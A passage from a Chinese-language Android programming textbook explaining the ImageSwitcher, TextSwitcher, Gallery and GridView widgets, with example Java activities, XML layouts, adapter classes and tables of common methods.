		this.myImageSwitcher.setImageResource(imgRes[foot++]) ;	//设置图片
		this.butNext.setOnClickListener(new OnClickListenerNext()) ;	//设置事件
		this.butPrevious.setOnClickListener(new OnClickListenerPrevious()) ;	//设置事件
	}
	private class OnClickListenerPrevious implements OnClickListener {
		@Override
		public void onClick(View v) {
			MyImageSwitcherDemo.this.myImageSwitcher
					.setImageResource(imgRes[foot--]);	//修改显示图片
			MyImageSwitcherDemo.this.checkButEnable();		//设置按钮状态
		}
	}
	private class OnClickListenerNext implements OnClickListener {
		@Override
		public void onClick(View v) {
			MyImageSwitcherDemo.this.myImageSwitcher
					.setImageResource(imgRes[foot++]);	//修改显示图片
```

```
                MyImageSwitcherDemo.this.checkButEnable();              //设置按钮状态
            }
        }
        public void checkButEnable() {                                  //设置按钮状态
            if (this.foot < this.imgRes.length - 1) {
                this.butNext.setEnabled(true);                          //按钮可用
            } else {
                this.butNext.setEnabled(false);                         //按钮不可用
            }
            if (this.foot == 0) {
                this.butPrevious.setEnabled(false);                     //按钮不可用
            } else {
                this.butPrevious.setEnabled(true);                      //按钮可用
            }
        }
        private class ViewFactoryImpl implements ViewFactory {
            @Override
            public View makeView() {
                ImageView img = new ImageView(MyImageSwitcherDemo.this); //实例化图片显示
                img.setBackgroundColor(0xFFFFFFFF);                     //设置背景颜色
                img.setScaleType(ImageView.ScaleType.CENTER);           //居中显示
                img.setLayoutParams(new ImageSwitcher.LayoutParams(     //自适应图片大小
                    LayoutParams.FILL_PARENT, LayoutParams.FILL_PARENT));//定义组件
                return img;
            }
        }
}
```

由于本程序要实现图片切换的功能，所以专门定义了一个实现 ViewSwitcher.ViewFactory 接口的内部类 ViewFactoryImpl，以指定图片切换的操作。在程序中为了方便图片的显示，首先定义了一个 imgRes 整型数组，在此数组中，将所有要显示的图片的资源 ID 进行了定义，并通过 ImageSwitcher 类中的 setImageResource()方法指定了一个默认的显示图片。setInAnimation()和 setOutAnimation()方法的主要功能是设置切换图片前后的动画显示效果，当单击按钮时，会根据不同的按钮触发不同的单击事件处理程序，以达到图片的切换效果，但是为了防止出现数组越界的问题，所以增加了一个 checkButEnable()方法，以判断图片切换后按钮是否可以继续使用。程序的运行效果如图 7-35 所示。



图 7-35　切换图片

注意

不设置 setFactory()方法会出现 NullPointerException 错误。

由于图片切换操作需要 ViewSwitcher.ViewFactory 接口的支持，所以在进行图片切换之前必须调用 setFactory()方法，否则当调用 setImageResource()方法设置显示图片时将出现 NullPointerException 错误。



提示

也可以不指定图片切换时的动画效果。

本程序在图片切换时通过以下方法指定了图片切换时的动画效果：

```
this.imgsw.setInAnimation(AnimationUtils.loadAnimation(this,
        android.R.anim.fade_in));                    //设置动画
this.imgsw.setOutAnimation(AnimationUtils.loadAnimation(this,
        android.R.anim.fade_out));                   //设置动画
```

读者可以尝试将以上代码注释掉之后再运行，会发现图片切换时的效果较生硬。

7.9　文本切换：TextSwitcher

ViewSwitcher 是 ImageSwitcher 的父类，在 ViewSwitcher 类中还存在着 TextSwitcher 子类，该类的主要功能是完成文本切换显示。

与 ImageSwitcher 类的使用一样，在使用 TextSwitcher 类时依然需要通过 ViewSwitcher.ViewFactory 指定切换操作的设置。在 TextSwitcher 类中定义的常用方法如表 7-19 所示。

表 7-19　TextSwitcher 类的常用方法

No.	方　法	类　型	描　述
1	public TextSwitcher(Context context)	构造	创建 TextSwitcher 类的对象
2	public void setText(CharSequence text)	普通	设置显示文字

下面使用 TextSwitcher 完成一个文本的切换功能，当切换文字时，将显示当前的系统时间。

【例 7-59】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                             //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                            //布局管理器 ID
    android:orientation="vertical"                        //所有组件垂直摆放
    android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                  //布局管理器高度为屏幕高度
    <TextSwitcher                                         //文本切换组件
        android:id="@+id/myTextSwitcher"                  //组件 ID，程序中使用
        android:layout_width="wrap_content"               //组件宽度为文字宽度
        android:layout_height="wrap_content"/>            //组件高度为文字高度
    <Button                                               //按钮组件
        android:id="@+id/but"                             //组件 ID，程序中使用
        android:text="显示当前时间"                         //组件默认显示文字
        android:layout_width="wrap_content"               //组件宽度为文字宽度
        android:layout_height="wrap_content"/>            //组件高度为文字高度
</LinearLayout>
```

在本布局管理器中定义了一个 TextSwitcher 组件和一个按钮组件，当单击按钮时，会在文本切换组件上显示当前的系统时间。

【例 7-60】 定义 Activity 程序

```
package org.lxh.demo;
import java.text.SimpleDateFormat;
import java.util.Date;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.animation.AnimationUtils;
import android.widget.Button;
import android.widget.LinearLayout.LayoutParams;
import android.widget.TextSwitcher;
import android.widget.TextView;
import android.widget.ViewSwitcher.ViewFactory;
public class MyTextSwitcherDemo extends Activity {
    private TextSwitcher txtsw = null;                         //文本切换组件
    private Button but = null;                                 //按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                   //调用布局管理器
        this.txtsw = (TextSwitcher) super.findViewById(R.id.myTextSwitcher) ;
        this.but = (Button) super.findViewById(R.id.but) ;     //取得组件
        this.txtsw.setFactory(new ViewFactoryImpl());          //设置转换工厂
        this.txtsw.setInAnimation(AnimationUtils.loadAnimation(this,
                android.R.anim.fade_in));                      //设置动画
        this.txtsw.setOutAnimation(AnimationUtils.loadAnimation(this,
                android.R.anim.fade_out));                     //设置动画
        this.but.setOnClickListener(new OnClickListenerImpl()) ; //定义监听
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {
            MyTextSwitcherDemo.this.txtsw.setText("当前时间为："
                    + new SimpleDateFormat("yyyy-MM-dd HH:mm:ss.SSS")
                        .format(new Date()));                  //显示当前时间
        }
    }
    private class ViewFactoryImpl implements ViewFactory {
        @Override
        public View makeView() {
            TextView txt = new TextView(MyTextSwitcherDemo.this); //实例化图片显示
            txt.setBackgroundColor(0xFFFFFFFF);                //设置背景颜色
            txt.setTextColor(0xFF000000) ;
            txt.setLayoutParams(new TextSwitcher.LayoutParams(  //自适应图片大小
                    LayoutParams.FILL_PARENT, LayoutParams.FILL_PARENT));
            txt.setTextSize(30) ;                              //文字大小
            return txt;
        }
    }
}
```

本程序的使用与 ImageSwitcher 类似，首先定义了一个 ViewFactoryImpl 的内部类实现 ViewSwitcher.ViewFactory 接口，但是由于此时显示的是文本，所以在 makeView()方法中返回的是一个 TextView 对象，当每次单击按钮时，会将格式化显示后的当前系统时间在文本切换组件中显示。程序的运行效果如图 7-36 所示。



图 7-36　文本切换

7.10　拖拉图片：Gallery

使用过 Android 手机的用户应该知道，在 Android 中可以使用一些软件方便地进行图片的拖拽浏览，这样的功能可以通过 Gallery 组件实现。使用 Gallery 组件可以定义一组图片浏览框，如图 7-37 所示，可以降低开发者对于图片浏览功能的开发难度。

图 7-37　图片浏览

Gallery 类的继承结构如下：

```
java.lang.Object
  ↳ android.view.View
      ↳ android.view.ViewGroup
          ↳ android.widget.AdapterView<T extends android.widget.Adapter>
              ↳ android.widget.AbsSpinner
                  ↳ android.widget.Gallery
```

Gallery 类提供的常用方法如表 7-20 所示。

表 7-20　Gallery 类的常用方法

No.	方　　法	类　　型	属　　性	描　　述
1	public Gallery(Context context)	构造		创建 Gallery 对象
2	public void setSpacing(int spacing)	普通	android:spacing	设置两个图片之间的显示间距
3	public void setAdapter(SpinnerAdapter adapter)	普通		设置图片集
4	public void setGravity(int gravity)	普通	android:gravity	设置图片的对齐方式
5	public void setOnItemClickListener (AdapterView.OnItemClickListener listener)	普通		设置选项单击事件

在使用 Gallery 设置图片集时需要使用 setAdapter()方法，此时设置的是 SpinnerAdapter 接口的对象，主要的功能是定义一组要显示的组件的适配器，而对于这种适配器操作有两种可选方式。

- ☑ 方式一：用一个自定义的类直接继承 SpinnerAdapter 接口的子类——android.widget.BaseAdapter 类实现，这样用户只需要覆写核心操作方法即可，不需要的方法可以不覆写。

☑ 方式二：直接使用之前学习过的 SimpleAdapter 类完成。

下面分别演示如何采用这两种方式完成操作。

（1）自定义适配器类

如果要采用自定义适配器类的方式完成，可以直接覆写 BaseAdapter 类中的几个方法，如表 7-21 所示。

表 7-21　BaseAdapter 类的常用方法

No.	方　法	类　型	描　述
1	public abstract int getCount()	普通	取得图片集中图片的个数
2	public abstract Object getItem(int position)	普通	取得一个指定位置的图片对象
3	public abstract long getItemId(int position)	普通	取得一个指定位置的对象 ID
4	public abstract View getView(int position, View convertView, ViewGroup parent)	普通	取得一个指定位置的视图显示

【例 7-61】 定义一个表示 Gallery 图片的适配器类——ImageGalleryAdapter

```
package org.lxh.demo;
import android.content.Context;
import android.view.View;
import android.view.ViewGroup;
import android.widget.BaseAdapter;
import android.widget.Gallery;
import android.widget.ImageView;
import android.widget.LinearLayout.LayoutParams;
public class ImageGalleryAdapter extends BaseAdapter {
	private Context myContext;                                        //Context 对象
	private int imgRes[] = new int[] { R.drawable.ispic_a, R.drawable.ispic_b,
			R.drawable.ispic_c, R.drawable.ispic_d, R.drawable.ispic_e };
	public ImageGalleryAdapter(Context c) {                           //接收 Context
		this.myContext = c;
	}
	@Override
	public int getCount() {                                           //返回图片个数
		return this.imgRes.length;
	}
	@Override
	public Object getItem(int position) {                             //取得指定位置的图片
		return this.imgRes[position];
	}
	@Override
	public long getItemId(int position) {                             //取得指定位置的图片
		return this.imgRes[position];
	}
	@Override
	public View getView(int position, View convertView, ViewGroup parent) {
		ImageView img = new ImageView(this.myContext);
		img.setBackgroundColor(0xFFFFFFFF);
		img.setImageResource(this.imgRes[position]);              //给 ImageView 设置资源
		img.setScaleType(ImageView.ScaleType.CENTER);            //居中显示
```

```
            img.setLayoutParams(new Gallery.LayoutParams(LayoutParams.WRAP_CONTENT,
                    LayoutParams.WRAP_CONTENT));            //布局参数
            return img;
        }
}
```

本程序首先将需要显示的 5 张图片分别保存在 drawable-*文件夹中，然后将所有图片资源的 ID 通过 imgRes 数组进行保存，再实现 BaseAdapter 类中所需要的相关方法即可。

提示

ImageGalleryAdapter 也可以使用 List 集合保存数据。

在 ImageGalleryAdapter 类中，所有的资源是通过 imgRes 数组保存的，如果用户觉得数组使用不方便，也可以将其替换成 List 集合。

下面直接通过 Gallery 定义一个图片浏览操作，并在选中某张图片之后，通过 android.widget.Toast 类显示选中图片的资源编号。

【例 7-62】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                              //布局管理器 ID
    android:orientation="vertical"                          //垂直摆放组件
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
    <Gallery                                                //定义拖拉图片组件
        android:id="@+id/myGallery"                         //组件 ID，程序中使用
        android:gravity="center_vertical"                   //水平居中摆放组件
        android:spacing="3px"                               //显示的间距为 3 像素
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>              //组件高度为图片高度
</LinearLayout>
```

本程序只在布局管理器中定义了一个普通的 Gallery 组件，而且设置了组件中各个图片项的中间间距为 3 像素（3px）。

【例 7-63】 编写 Activity 程序，显示选中图片的信息

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.Gallery;
import android.widget.Toast;
public class MyGalleryDemo extends Activity {
    private Gallery gallery = null;                                 //图片浏览
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                        //调用布局文件
        this.gallery = (Gallery) super.findViewById(R.id.myGallery) ;  //取得组件
```

```
        this.gallery.setAdapter(new ImageGalleryAdapter(this));          //设置图片集
        this.gallery.setOnItemClickListener(new OnItemClickListenerImpl()) ; //设置事件
    }
    private class OnItemClickListenerImpl implements OnItemClickListener {
        @Override
        public void onItemClick(AdapterView<?> parent, View view, int position,
                long id) {
            Toast.makeText(MyGalleryDemo.this, String.valueOf(position),
                    Toast.LENGTH_SHORT).show();                             //显示图片编号
        }
    }
}
```

本程序中首先通过 findViewById()方法取得了 Gallery 组件的对象，之后使用 setAdapter()方法将定义的 Image 图片集合进行转换，当用户选择了某张图片时，会通过 Toast 类将对应的图片编号进行短暂的显示。程序的运行效果如图 7-38 所示。




图 7-38　Gallery 显示

（2）使用 SimpleAdapter 类完成

采用方式一操作，可以通过自定义适配器类的方式显示图片，除此之外，也可以直接采用 SimpleAdapter 类的方式完成，通过自定义显示模板的方式显示所有的图片资源，但是考虑到有些用户有可能随时修改资源文件，所以本程序将采用反射机制加载所有的资源 ID。

提示

关于反射机制。

本程序将使用 java.lang.reflect.Field 类动态地取出所有保存的图片资源，此部分内容可以参考《名师讲坛——Java 开发实战经典》第 15 章的内容。

【例 7-64】　定义显示模板——grid_layout.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="horizontal"                            //所有组件水平摆放
    android:layout_width="wrap_content"                         //布局管理器宽度为组件宽度
    android:layout_height="wrap_content"                        //布局管理器高度为组件高度
    android:background="#FFFFFF">                               //设置背景颜色
    <ImageView                                                  //定义图片视图
        android:id="@+id/img"                                   //组件 ID，程序中使用
        android:layout_width="wrap_content"                     //布局管理器宽度为图片宽度
        android:layout_height="wrap_content"                    //布局管理器高度为图片高度
        android:scaleType="center"/>                            //居中对齐
</LinearLayout>
```

本程序直接采用了线性布局管理器，其中只定义了一个 ImageView 组件，而且所有的布局参数和组件参数与之前所编写的 ImageGalleryAdapter 类中的 getView()方法返回的组件是一样的，即本程序将直接通过此配置文件替换掉 ImageGalleryAdapter 类中的 getView()方法。

【例 7-65】 定义 Activity 程序，显示 Gallery

```
package org.lxh.demo;
import java.lang.reflect.Field;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.Gallery;
import android.widget.SimpleAdapter;
import android.widget.Toast;
public class MyGalleryDemo extends Activity {
	private Gallery gallery = null;						//图片浏览
	private List<Map<String,Integer>> list = new ArrayList<Map<String,Integer>>() ;
	private SimpleAdapter simpleAdapter = null;			//适配器
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);				//调用布局文件
		this.initAdapter() ;								//初始化适配器
		this.gallery = (Gallery) super.findViewById(R.id.myGallery) ;//取得组件
		this.gallery.setAdapter(this.simpleAdapter);		//设置图片集
		this.gallery.setOnItemClickListener(new OnItemClickListenerImpl()) ;//设置事件
	}
	private class OnItemClickListenerImpl implements OnItemClickListener {
		@Override
		public void onItemClick(AdapterView<?> parent, View view, int position,
				long id) {
			Toast.makeText(MyGalleryDemo.this, String.valueOf(position),
					Toast.LENGTH_SHORT).show();			//显示图片编号
		}
	}
	public void initAdapter(){								//初始化适配器
		Field[] fields = R.drawable.class.getDeclaredFields();	//取得全部属性
		for (int x = 0; x < fields.length; x++) {			//循环找到属性
			if (fields[x].getName().startsWith("ispic_")){	//所有 ispic_*命名的图片
				Map<String,Integer> map = new HashMap<String,Integer>() ;  //定义 Map
				try {
					map.put("img", fields[x].getInt(R.drawable.class)) ;
				} catch (Exception e) {					//设置图片资源
				}
				this.list.add(map) ;						//保存 Map
```

```
                }
            }
            this.simpleAdapter = new SimpleAdapter(this,            //实例化 SimpleAdapter
                    this.list,                                      //要包装的数据集合
                    R.layout.grid_layout,                           //要使用的显示模板
                    new String[] { "img" },                         //定义要显示的 Map 的 key
                    new int[] {R.id.img });                         //与模板中的组件匹配
        }
}
```

本程序中采用了 SimpleAdapter 类完成了适配器的操作，而后定义了一个 initAdapter()方法，通过反射取得了所有资源中的图片信息，之后将所有以“ispic_*”命名的图片保存到了 List 集合中，再通过此集合为 SimpleAdapter 类实例化，并显示所有的图片，程序的运行效果与图 7-38 一致。

提示

开发中采用 SimpleAdapter 类完成。

通过比较，读者应该清楚了自定义适配器类与 SimpleAdapter 类的使用区别及联系，而在开发中为了方便，大部分程序都会采用 SimpleAdapter 类的方式完成，这样可以很好地实现“代码和配置”相分离，而且与 MVC 设计模式的要求相吻合，而对于 MVC 设计模式不清楚的读者，可以参考《名师讲坛——Java Web 开发实战经典》一书。

对于自定义适配器类的操作形式一般在用户需要手工处理列表项的情况下发生，而且对于之前讲解的 ListView 组件，也可以采用自定义适配器的操作形式完成，这些都将在后面讲解。

以上只是完成了一个最简单的图片列表的功能，当用户选择某张图片之后，会利用 Toast 组件显示用户选择图片的编号，下面再开发一个更实用的组件，当用户从图片浏览框中选择了一张图片之后，可以在屏幕上将这张图片完整地显示出来，而此功能就可以将 Gallery 和 ImageSwitcher 两个组件联合起来使用。

【例 7-66】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                                  //布局管理器 ID
    android:orientation="vertical"                              //所有组件垂直摆放
    android:layout_width="fill_parent"                          //此布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent"                         //此布局管理器高度为屏幕高度
    android:gravity="bottom">                                   //所有组件底部对齐
    <ImageSwitcher                                              //图片切换组件
        android:id="@+id/myImageSwitcher"                       //组件 ID，程序中使用
        android:layout_width="fill_parent"                      //组件宽度为显示宽度
        android:layout_height="wrap_content"/>                  //组件高度为显示高度
    <Gallery                                                    //定义图片浏览框
        android:id="@+id/myGallery"                             //组件 ID，程序中使用
        android:gravity="center_vertical"                       //采用居中对齐显示
        android:spacing="3px"                                   //各个列表项之间的间距
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>                  //组件高度为显示高度
</LinearLayout>
```

在本布局管理器中定义了一个 ImageSwitcher 和一个 Gallery 组件，当通过 Gallery 选择一张图片时，可以在 ImageSwitcher 中显示相关的图片。

【例 7-67】 定义 Activity 程序，进行图片显示

```
package org.lxh.demo;
import java.lang.reflect.Field;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.Gallery;
import android.widget.ImageSwitcher;
import android.widget.ImageView;
import android.widget.LinearLayout.LayoutParams;
import android.widget.SimpleAdapter;
import android.widget.ViewSwitcher.ViewFactory;
public class MyGalleryDemo extends Activity {
    private Gallery gallery = null;                              //图片浏览
    private List<Map<String,Integer>> list = new ArrayList<Map<String,Integer>>() ;
    private SimpleAdapter simpleAdapter = null;                  //适配器
    private ImageSwitcher myImageSwitcher = null ;               //图片切换
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                     //调用布局文件
        this.initAdapter() ;                                     //初始化适配器
        this.gallery = (Gallery) super.findViewById(R.id.myGallery) ;  //取得组件
        this.myImageSwitcher = (ImageSwitcher) super
                .findViewById(R.id.myImageSwitcher);             //取得组件
        this.myImageSwitcher.setFactory(new ViewFactoryImpl()) ; //设置图片工厂
        this.gallery.setAdapter(this.simpleAdapter);             //设置图片集
        this.gallery.setOnItemClickListener(new OnItemClickListenerImpl()) ;//设置事件
    }
    private class OnItemClickListenerImpl implements OnItemClickListener {
        @SuppressWarnings("unchecked")
        @Override
        public void onItemClick(AdapterView<?> parent, View view, int position,
                long id) {
            Map<String, Integer> map = (Map<String, Integer>) MyGalleryDemo
                .this.simpleAdapter.getItem(position);           //取出 Map
            MyGalleryDemo.this.myImageSwitcher
                .setImageResource(map.get("img"));               //设置显示图片
        }
    }
```

```
	public void initAdapter(){                                          //初始化适配器
		Field[] fields = R.drawable.class.getDeclaredFields();
		for (int x = 0; x < fields.length; x++) {
			if (fields[x].getName().startsWith("ispic_")){              //所有 ispic_*命名的图片
				Map<String,Integer> map = new HashMap<String,Integer>() ;  //定义 Map
				try {
					map.put("img", fields[x].getInt(R.drawable.class)) ;
				} catch (Exception e) {                                  //设置图片资源
				}
				this.list.add(map) ;                                     //保存 Map
			}
		}
		this.simpleAdapter = new SimpleAdapter(this,                    //实例化 SimpleAdapter
				this.list,                                               //要包装的数据集合
				R.layout.grid_layout,                                    //要使用的显示模板
				new String[] { "img" },                                  //定义要显示的Map的key
				new int[] {R.id.img });                                  //与模板中的组件匹配
	}
	private class ViewFactoryImpl implements ViewFactory {              //定义视图工厂类
		@Override
		public View makeView() {
			ImageView img = new ImageView(MyGalleryDemo.this); //实例化图片显示
			img.setBackgroundColor(0xFFFFFFFF);                          //设置背景颜色
			img.setScaleType(ImageView.ScaleType.CENTER);                //居中显示
			img.setLayoutParams(new ImageSwitcher.LayoutParams(          //自适应图片大小
				LayoutParams.FILL_PARENT, LayoutParams.FILL_PARENT));//定义组件
			return img;
		}
	}
}
```

本程序在之前的代码基础上增加了 ImageSwitcher 组件，当选择相关的图片之后会触发单击事件，而在此事件处理中，会首先根据用户选择图片的位置（position）从 SimpleAdapter 类中取得相关的配置项（Map），并取得对应的资源 ID，之后使用 setImageResource()方法将选择的图片在 ImageSwitcher 组件中进行显示。程序的运行效果如图 7-39 所示。




图 7-39　使用 Gallery 和 ImageSwitcher 完成图片显示



7.11　网格视图：GridView

GridView 组件是以网格的形式显示所有的组件，例如，在制作相册时，所有的图片都会以相同大小显示在不同的格子中，此功能就可以依靠该组件完成。GridView 类的继承结构如下：

```
java.lang.Object
   ↳ android.view.View
        ↳ android.view.ViewGroup
             ↳ android.widget.AdapterView<T extends android.widget.Adapter>
                  ↳ android.widget.AbsListView
                       ↳ android.widget.GridView
```

GridView 类的常用方法如表 7-22 所示。

表 7-22　GridView 类的常用方法

No.	方　法	类　型	属　性	描　述
1	public GridView(Context context)	构造		创建 GridView 对象
2	public void setStretchMode (int stretchMode)	普通	android:stretchMode	缩放模式
3	public void setVerticalSpacing (int verticalSpacing)	普通	android:verticalSpacing	设置垂直间距
4	public void setHorizontalSpacing (int horizontalSpacing)	普通	android:horizontalSpacing	设置水平间距
5	public void setNumColumns (int numColumns)	普通	android:numColumns	设置每列显示的数据量，如果设置为 auto_fit 则表示自动设置
6	public void setSelection (int position)	普通		设置默认选中项
7	public void setGravity(int gravity)	普通	android:gravity	设置对齐模式，由 Gravity 类指定
8	public void setAdapter (ListAdapter adapter)	普通		设置显示图片集

如果要想进行图片集的显示，依然要使用 setAdapter()方法完成，而此方法接收的是 ListAdapter 接口的对象，由于 BaseAdapter 类实现了 ListAdapter 接口，所以此处可以继续使用 BaseAdapter 类的 SimpleAdapter 作为适配器类。

【例 7-68】 定义 SimpleAdapter 所需要的布局管理器——grid_layout.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                    //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
```

```
    android:orientation="horizontal"            //所有组件水平摆放
    android:layout_width="wrap_content"         //布局管理器宽度为组件宽度
    android:layout_height="wrap_content"        //布局管理器高度为组件高度
    android:background="#000000">               //背景颜色
    <ImageView                                  //图片视图
